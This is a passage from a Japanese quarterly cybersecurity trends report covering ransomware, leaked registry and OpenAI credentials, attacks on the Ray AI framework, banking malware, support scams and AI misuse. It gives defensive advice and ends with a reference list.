にこの2つの脆弱性を組み合わせたサイバー攻撃によって同社のシステムへ不正侵入を受けたことを公表しました。

※2 ランサムウェアによる被害

依然としてランサムウェアの被害が高止まりしています。多様なランサムウェアグループによる攻撃を確認しましたが、国内では、ノーウェアランサムの被害報告が複数確認されています。LockBitによる被害件数は、Operation Cronosによるテイクダウンによって減少傾向であるものの、217件と依然としてトップの件数でした。ランサムウェアの攻撃で被害がおきないように、セキュリティ対策しましょう。また被害が生じてしまった場合に備えて、事前に対処方法を計画しておきましょう。

※3 RIPE、APNIC、AFRINIC、LACNIC顧客認証情報がダークウェブ上で漏洩

Resecurity社は、RIPEやAPNIC、AFRINIC、LACNICといったインターネットアドレスリソースを地域ごとに管理・割り当てる地域インターネットレジストリ(Regional Internet Registry: RIR)の顧客認証情報が、InfoStealerによってダークウェブ上に漏えいしていることを発見しました。このような重要インフラを標的としたサイバー攻撃による情報漏えいは、一般企業に対するさらなるサイバー攻撃へ発展するおそれがあります。それによって、サービスの中断やエンドユーザの情報流出といった重大な事案へと繋がるおそれがあります。

※4 AIフレームワーク「Ray」やOpenAIを標的とした攻撃被害


生成AIの基盤を狙ったサイバー攻撃事案も発生しました。オープンソースのAIフレームワークであるRayの脆弱性を悪用したサイバー攻撃や、OpenAIへアクセスするユーザのID/パスワードといった認証情報のInfoStealerによる漏えいが発生しました。特に2023年のOpenAIのユーザの認証情報の漏えいは、2021年の約3,800件、2022年の約20,000件から急増し、約66.4万件が確認されています。昨今、AIモデルは企業のデータベース等の様々な資産に接続されるようになっており、AIインフラストラクチャの侵害は重大な事案となるおそれがあります。また、ユーザの認証情報の漏えいは、不正なリソースの利用や、個人情報や機密情報の漏えいに繋がる可能性があり、APIキーの定期的なローテーションやMFAの設定といった対策が必要です。

※タイムラインに記載している日付は事象発生日ではなく、記事掲載日の場合があります。

△□◇○:国内
▲■◆●:世界共通・国外

△▲:脆弱性
□■:事件・事故

◆◆:脅威
○●:対策




※タイムラインに記載している日付は事象発生日ではなく、記事掲載日の場合があります。

△□◇○:国内
▲■◆●:世界共通・国外

△▲:脆弱性
□■:事件・事故

◇◆:脅威
○●:対策




※タイムラインに記載している日付は事象発生日ではなく、記事掲載日の場合があります。

△◇□○:国内
▲■◆●:世界共通・国外

△▲:脆弱性
■:事件・事故

◇◆:脅威
○●:対策



※1 バンキング型マルウェア

インターネットバンキングの利用者を狙って個人情報や認証情報を盗むバンキング型マルウェアに関するトピックが、過去と比べて増加しています。[C]マルウェアのタイムラインに掲載したバンキング型マルウェア3種、Grandoreiro、Anatsa、SoumniBotは、いずれも世界中の銀行および銀行のオンラインアプリを標的としています。バンキング型マルウェアの配布方法も巧妙化しています。例えばAnatsaでは、「PDF Reader & File Manager」「QR Reader & File Manager」といったおとりとなるアプリケーションにマルウェア配布機能を密かに実装しています。このようなマルウェアに対しては、セキュリティソフトを活用して早期検知したり、実行を防いだりすることはもちろん重要ですが、そもそも、おとりアプリケーションをダウンロードしないことを先がけるべきです。アプリをダウンロードする際には、開発元が信頼できること、そして正規のマーケットからリリースされていることを確認するよう心がけましょう。

※2 サポート詐欺

サポート詐欺被害が増大しています。本タイムラインに掲載した事例は、ほんの一部であり、IPAによれば2024年4月のサポート詐欺相談件数は過去最高の828件に上っています [65]。被害増大の背景には、サポート詐欺の手口の進化があり、最近では、検索サービスの検索結果に実在するブランドそっくりの広告が出て、それをクリックしてしまい、偽警告が現れてだまされてしまう被害者が増えています。企業でセキュリティソフトを導入していても、サポート詐欺の偽警告の表示を止めることはできません。また、本タイムラインに掲載した富田林病院や高齢・障害・求職者雇用支援機構の事例のように、個人用のPCから被害にあう場合もあるため、偽警告の存在を周知・注意喚起し、各ユーザが適切な知識を持ってだまされないようにすることで対策していきましょう。

※3 AI関連

AI技術の発展により、さまざまな分野へのAIの導入が進んでいますが、セキュリティ分野も例外ではありません。2024年度1Qは、過去と比較してAI技術関連のトピックがたくさんありました。AI技術の悪用事例の多いフィッシングメールや音声詐欺への悪用の他にも、DDoSマルウェアの作成など、AI技術を悪用したさまざまなサイバー攻撃が生まれています。今後も攻撃者は、AI技術を多岐にわたって悪用すると予想します。一方で、行政機関からAI技術のセキュリティに関するガイドラインの提示や、企業からAI技術を用いた新たなセキュリティサービス・機能の提供のニュースもありました。AI技術を利用したセキュリティ対策も着実に増えています。今後もAI技術関連のセキュリティ事象が増えていくと予想します。注目していきましょう。

参考文献

- [1] Withsecure, “最新ランサムウェア脅威レポート2024年度上半期,” 4 9 2024. [オンライン]. Available: https://www.withsecure.com/content/dam/with-secure/ja/resources/202409_WithSecure_Ransomware_Landscape_JP_Light.pdf.
- [2] 株式会社FFRIセキュリティ, “【ランサムウェア】サイバー犯罪集団「LockBit」のテイクダウンについて,” 8 3 2024. [オンライン]. Available: <https://www.ffri.jp/blog/2024/03/2024-03-08-ransomware-regarding-the-takedown-of-the-cyber-criminal-group-lockbit.htm>.
- [3] 岡山県精神医療センター, “患者情報等の流出について,” 11 6 2024. [オンライン]. Available: <https://www.popmc.jp/home/organization/5w64e269/5bid3p49/zx2nd5xq/>.
- [4] 日本放送協会, “「イセトー」にサイバー攻撃 委託元の約150万件の情報漏えいか,” 5 7 2024. [オンライン]. Available: <https://www3.nhk.or.jp/news/html/20240705/k10014502531000.html>.
- [5] 株式会社KADOKAWA, “ランサムウェア攻撃による情報漏洩に関するお知らせ,” 5 8 2024. [オンライン]. Available: <https://www.kadokawa.co.jp/topics/12088/>.
- [6] “ランサムウェア被害の発生について（続報2）,” 株式会社イセトー, 3 7 2024. [オンライン]. Available: https://www.iseto.co.jp/news/news_202407.html.
- [7] “印刷業務委託先のランサムウェア被害について（第2報）,” 徳島県, 3 7 2024. [オンライン]. Available: <https://www.pref.tokushima.lg.jp/ippannokata/kurashi/zeikin/7241915/>.
- [8] 豊田市, “委託業者のランサムウェア被害に伴う個人情報の漏えいについて,” 1 10 2024. [オンライン]. Available: <https://www.city.toyota.aichi.jp/kurashi/zeikin/1059557.html>.

- [9] 和歌山市, “委託業者におけるコンピューターウイルス感染について,” 30 9 2024. [オンライン]. Available: <https://www.city.wakayama.wakayama.jp/kurashi/zeikin/1001083/1058780.html>.
- [10] “【お詫びとご報告】業務委託先へのランサムウェア攻撃による個人情報の漏えいについて（第三報）,” 株式会社公文教育研究会, 20 8 2024. [オンライン]. Available: <https://www.kumon.ne.jp/oshirase/2024081.html>.
- [11] 株式会社クボタ, “業務委託先への不正アクセスによる個人情報漏えいについて,” 1 7 2024. [オンライン]. Available: <https://www.kubota.co.jp/news/2024/data/info20240701.pdf>.
- [12] “ランサムウェア被害発生についてのお知らせ（第2報）,” 高野総合会計事務所, 10 7 2024. [オンライン]. Available: <https://www.takanosogo.com/info/2024/07/post-106.php>.
- [13] RAPID7, “The Ransomware Radar Report,” Rapid7, 6 8 2024. [オンライン]. Available: <https://www.rapid7.com/research/report/ransomware-radar-report/>.
- [14] 株式会社NTT DATA, “グローバルセキュリティ動向四半期レポート 2020 年度 第 3 四半期,” 株式会社NTT DATA, 16 3 2021. [オンライン]. Available: <https://www.nttdata.com/jp/ja/-/media/nttdatajapan/files/news/information/2020/121100/121100-01.pdf>.
- [15] “サプライチェーン攻撃 ～情報漏洩の危険性と対策～,” 株式会社IDホールディングス, 22 8 2024. [オンライン]. Available: https://www.idnet.co.jp/column/page_358.html.
- [16] 株式会社イセト, “認証・認定取得状況,” [オンライン]. Available: <https://www.iseto.co.jp/company/certification.html>.
- [17] 株式会社イセト, “ISO27001認証及びISO27017認証の一時停止について,” 2 9 2024. [オンライン]. Available: https://www.iseto.co.jp/news/news_202409.html.
- [18] “Ransomware and Cyber Extortion in Q2 2024,” RELIAQUEST, 15 7 2024. [オンライン]. Available: <https://www.reliaquest.com/blog/q2-2024-ransomware/>.
- [19] “LockBitランサムウェアが復活、新リークサイトに5つの被害組織を掲載,” 株式会社マキナレコード, 26 4 2024. [オンライン]. Available: <https://codebook.machinarecord.com/threatreport/32128/>.


- [20] “事例にみる国内に被害をもたらす2大ランサムウェア攻撃者グループ,” Trend Micro, 2 10 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/jp-security/24/f/expertview-20240617-01.html.
- [21] “「Operation Cronos」後のLockBitにみえる状況変化,” 三井物産セキュアディレクション株式会社, 19 4 2024. [オンライン]. Available: <https://www.mbsd.jp/research/20240419/operation-chronoslockbit/>.
- [22] National Institute of Standards and Technology, “National Vulnerability Database,” [オンライン]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2023-3824>.
- [23] “法執行機関の作戦活動「オペレーション・クロノス」によるLockBitへの衝撃とその余波,” Trend Micro, 8 4 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/research/24/d/operation-cronos-aftermath.html.
- [24] “Ransomware actors pivot away from major brands in Q2 2024,” COVEWARE, 30 7 2024. [オンライン]. Available: <https://www.coveware.com/blog/2024/7/29/ransomware-actors-pivot-away-from-major-brands-in-q2-2024>.
- [25] 警視庁, “令和6年上半期におけるサイバー空間を巡る驚異の情勢等について,” 19 9 2024. [オンライン]. Available: https://www.npa.go.jp/publications/statistics/cybersecurity/data/R6kami/R06_kami_cyber_jousei.pdf.
- [26] McKinsey & Company, “The Economic Potential of Generative AI: The next Productivity Frontier,” 6 2023. [オンライン]. Available: <https://www.mckinsey.com/~media/mckinsey/business%20functions/mckinsey%20digital/our%20insights/the%20economic%20potential%20of%20generative%20ai%20the%20next%20productivity%20frontier/the-economic-potential-of-generative-ai-the-next-productivity-frontie>.
- [27] Trend Micro, “生成AIでランサムウェアを作成した容疑者の摘発事例を考察,” 27 5 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/jp-security/24/e/breaking-securitynews-20240529-02.html.
- [28] Microsoft Threat Intelligence, “Staying ahead of threat actors in the age of AI,” 14 2 2024. [オンライン]. Available: <https://www.microsoft.com/en-us/security/blog/2024/02/14/staying-ahead-of-threat-actors-in-the-age-of-ai/?msockid=288b9324f5976dc906fc803df4eb6cb2>.
- [29] Aspen Digital, “Envisioning Cyber Futures With AI,” 2024. [オンライン]. Available: https://www.aspeninstitute.org/wp-content/uploads/2024/03/Aspen-Digital_Envisioning-Cyber-Futures-with-AI_January-2024.pdf.
- [30] S. Lakatos, “A Revealing Picture,” 2023. [オンライン]. Available: <https://public-assets.graphika.com/reports/graphika-report-a-revealing-picture.pdf>.

- [31] Stanford University Human-Centered Artificial Intelligence, “Artificial Intelligence Index Report 2023,” 2023. [オンライン]. Available: <https://aiindex.stanford.edu/ai-index-report-2023/>.
- [32] McKinsey Global Insitiute, “The State of AI in 2023: Generative AI’s Breakout Year,” 2023. [オンライン]. Available: https://www.mckinsey.com/capabilities/quantumblack/our-insights/the-state-of-ai-in-2023-generative-ais-breakout-year?src_trk=em67280362bdee60.150431791570772081.
- [33] スラド, “Samsung、従業員がChatGPTに社内情報を流出させるトラブル,” 10 4 2023. [オンライン]. Available: <https://zaikai.co.jp/article/20230410/716966.html>.
- [34] K. G. A. D. S. V. W. Z. B. A. M. A. O. B. B. M. P. F. R. Antonio Emanuele Cinà, “Wild patterns reloaded: A survey of machine learning security against training data poisoning,” Machine Learning (cs.LG); Artificial Intelligence (cs.AI); Cryptography and Security (cs.CR), 2023.
- [35] A. S. a. A. Vassilev, “Poisoning Attacks Against Machine Learning: Can Machine Learning Be Trustworthy?,” IEEE, 2022.
- [36] A. O. A. F. H. A. Apostol Vassilev, “Adversarial Machine Learning A Taxonomy and Terminology of Attacks and Mitigations,” NIST, 2023.
- [37] 株式会社アクト, “生成AIを毒で汚染？データポイズニングとは | わかりやすく解説,” [オンライン]. Available: <https://act1.co.jp/column/0225-2/>.
